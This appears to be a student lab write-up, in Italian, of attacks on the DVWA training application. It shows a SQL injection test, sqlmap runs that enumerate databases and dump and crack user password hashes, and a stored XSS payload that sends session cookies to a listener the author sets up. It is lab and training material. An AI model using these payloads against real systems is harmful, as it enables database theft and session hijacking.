

SQL injection (blind)

L'esercizio di oggi prevede il recupero di password degli utenti sul DB di dwva.

Per prima cosa ho testato il DB con una query malevola per vedere se è vulnerabile Ad un SQL injection.

Vulnerability: SQL Injection (Blind)

User ID:


```
ID: ' OR 1=1#  
First name: admin  
Surname: admin  
  
ID: ' OR 1=1#  
First name: Gordon  
Surname: Brown  
  
ID: ' OR 1=1#  
First name: Hack  
Surname: Me  
  
ID: ' OR 1=1#  
First name: Pablo  
Surname: Picasso  
  
ID: ' OR 1=1#  
First name: Bob  
Surname: Smith
```

Con il comando (' OR 1=1#) ho forzato una condizione sempre vera cercando di bypassare eventuali controlli e restrizioni del DB.

Con questo comando confermo l'ipotesi che il DB è vulnerabile ad un SQL injection.

SQLMAP

Per un SQL injection ho utilizzato Burbsuite per il recupero del PHPSESSID e inserito in sqlmap.

The screenshot shows the Burp Suite interface. The top menu bar includes: Burp, Project, Intruder, Repeater, Window, Help. Below the menu is a toolbar with icons for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The 'Target' tab is active, showing a site map for 'http://192.168.50.101'. A filter is applied: 'Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders'. A table of requests is displayed with columns: Host, Method, URL, Params, Status code, Length, MIME type, Title, Comment, and Time requested. The selected request is a GET to '/dvwa/vulnerabilities/sqli/'. Below the table, the 'Request' and 'Response' tabs are visible. The 'Request' tab shows the raw HTTP request, and the 'Response' tab shows the raw HTTP response. The 'Inspector' tab on the right shows the selected text: '641f767e80e91e79805724244a4928e8'.

Host	Method	URL	Params	Status code	Length	MIME type	Title	Comment	Time requested
http://192.168.50.101	GET	/dvwa/index.php		200	4894	HTML	Damn Vulnerable Web Ap...		04:18:20 9 Jun...
http://192.168.50.101	GET	/dvwa/login.php		200	1599	HTML	Damn Vulnerable Web Ap...		04:18:12 9 Jun...
http://192.168.50.101	GET	/dvwa/vulnerabilities/sqli...		200	4671	HTML	Damn Vulnerable Web Ap...		04:18:30 9 Jun...
http://192.168.50.101	POST	/dvwa/login.php		302	354				04:18:20 9 Jun...
http://192.168.50.101	GET	/dvwa/vulnerabilities/sqli/		302	360				04:18:11 9 Jun...
http://192.168.50.101	GET	/dvwa/							
http://192.168.50.101	GET	/dvwa/about.php							
http://192.168.50.101	GET	/dvwa/dvwa/css/login.css							
http://192.168.50.101	GET	/dvwa/dvwa/css/main.css							
http://192.168.50.101	GET	/dvwa/dvwa/images/Ran...							

Request

```
1 GET /dvwa/vulnerabilities/sqli/ HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.91 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=641f767e80e91e79805724244a4928e8
9 Connection: close
10
11
```

Response

```
1 HTTP/1.1 302 Found
2 Date: Fri, 09 Jun 2023 08:18:11 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Location: .././login.php
9 Content-Length: 0
10 Connection: close
11 Content-Type: text/html
12
13
```

Inspector

Selection: 32 (0x20)

Selected text: 641f767e80e91e79805724244a4928e8

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/? id=1&Submit=Submit" --cookie="security=low; PHPSESSID=641f767e80e91e79805724244a4928e8"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and
[*] starting @ 04:36:11 /2023-06-09/

[04:36:11] [INFO] resuming back-end DBMS 'mysql'
[04:36:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 9913 FROM (SELECT(SLEEP(5)))bNUw) AND 'ZRed'='ZRed&Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x716b6a6271,0x534a6c6961744e486e7952655659704b676b736e594a7572566f4f74704e65446d6261654b7a514f,0x716b767171),NULL-- --&Submit=Submit


[04:36:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[04:36:11] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'
```

Con il comando -u ho testato l'URL e ho inserito il cookie di sessione

In seguito ho interrogato il DBMS con alcuni comandi di sqlmap:

- Con il comando **–dbs** ho chiesto di mostrarmi tutti i DB

```
(kali@kali)~$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/? id=16Submit=Submit" --cookie="security=low; PHPSESSID=641f767e80e91e79805724244a4928e8" --dbs
```




```
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

- Con i comandi **–T users** e **–columns** ho effettuato un enumerazione delle tabelle presente nel database.

Questo può essere utile per comprendere la struttura del database e identificare quali tabelle e colonne contengono dati sensibili sugli utenti.

```
(kali@kali)~$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/? id=16Submit=Submit" --cookie="security=low; PHPSESSID=641f767e80e91e79805724244a4928e8" -T users --columns
```



```
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
```

- Come si può notare password ha una lunghezza variabile fino a 32 caratteri.

Infine ho trovato le password con i comandi seguenti:

Ho estratto le password dal database dvwa, nella tabella user e nella colonna password

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sql_i_blind/? id=1&Submit=Submit" --cookie="security=low; PHPSESSID=641f767e80e91e7980572424a4928e8" -D dvwa -T users -C user,password --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developer
[*] starting @ 05:06:34 /2023-06-09/

05:06:34 [INFO] resuming back-end DBMS 'mysql'
05:06:34 [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT(SLEEP(5)))bNUw AND 'ZRED'='ZREd6Submit-Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x716b6a6271,0x534a4c696174e4e86e7952655659704b676b736e594a7572566f4f74704e65446d6261654b7a514f,0x716b767171),NULL-- -6Submit-Submit

05:06:34 [INFO] the back-end DBMS is MySQL
Web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
Web application technology: PHP 5.2.4, Apache 2.2.8
Back-end DBMS: MySQL >= 5.0.12
05:06:34 [INFO] fetching entries of column(s) 'user,password' for table 'users' in database 'dvwa'
05:06:34 [INFO] recognized possible password hashes in column 'password'
Do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
05:06:36 [INFO] writing hashes to a temporary file '/tmp/sqlmapj24fcaa5997/sqlmaphashes-kxkcmd7p.txt'
Do you want to crack them via a dictionary-based attack? [Y/n/q] y
05:06:40 [INFO] using hash method 'md5_generic_passwd'
05:06:40 [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
05:06:40 [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
05:06:40 [INFO] resuming password 'charley' for hash '8d333d75ae2c3966d7e0d4fcc69216b'
05:06:40 [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'

Database: dvwa
Table: users
5 entries

+-----+-----+
| user | password |
+-----+-----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| 1337 | 8d333d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+


05:06:40 [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'
05:06:40 [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'

[*] ending @ 05:06:40 /2023-06-09/
```

- -D dvwa= Database dvwa
- -T users= tabella users
- -C = Enumera le colonne user e password
- --dump: Stampa le informazioni raccolte

Le password sono già decriptate senza l'utilizzo di john the ripper o servizi online

```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

XSS STORED


L'obiettivo è quello di trovare i cookie di sessione delle vittime e inviarli ad un server remoto.

Per prima cosa apriamo un server:

python -m http.server "porta" in questo modo si aprirà un server HTTP.

```
(kali㉿kali)-[~]
└─$ python -m http.server 2333
Serving HTTP on 0.0.0.0 port 2333 (http://0.0.0.0:2333/) ...
```

Il secondo passaggio è recarsi su http://192.168.50.101/dvwa/vulnerabilities/xss_s/, aumentare la lunghezza dei caratteri su html



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head> ... </head>
  <body class="home">
    <div id="container">
      <div id="header"> ... </div>
      <div id="main_menu"> ... </div>
      <div id="main_body">
        <div class="body_padded">
          <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
          <div class="vulnerable_code_area">
            <form method="post" name="guestform" onsubmit="return validate_form(this)">
              <table width="550" border="0" cellpadding="2" cellspacing="1">
                <tbody>
                  <tr> ... </tr>
                  <tr>
                    <td width="100">Message *</td>
                    <td>
                      <textarea name="mtxMessage" cols="50" rows="3" maxlength="50">
                      </textarea> == $0
                    </td>
                  </tr>
                  <tr> ... </tr>
                </tbody>
              </table>
            </div>
          </div>
        </div>
      </div>
    </div>
  </body>
</html>
```

Ed infine inserire il comando :

<script>window.location='http://127.0.0.1:2333/?cookie=' + document.cookie</script>

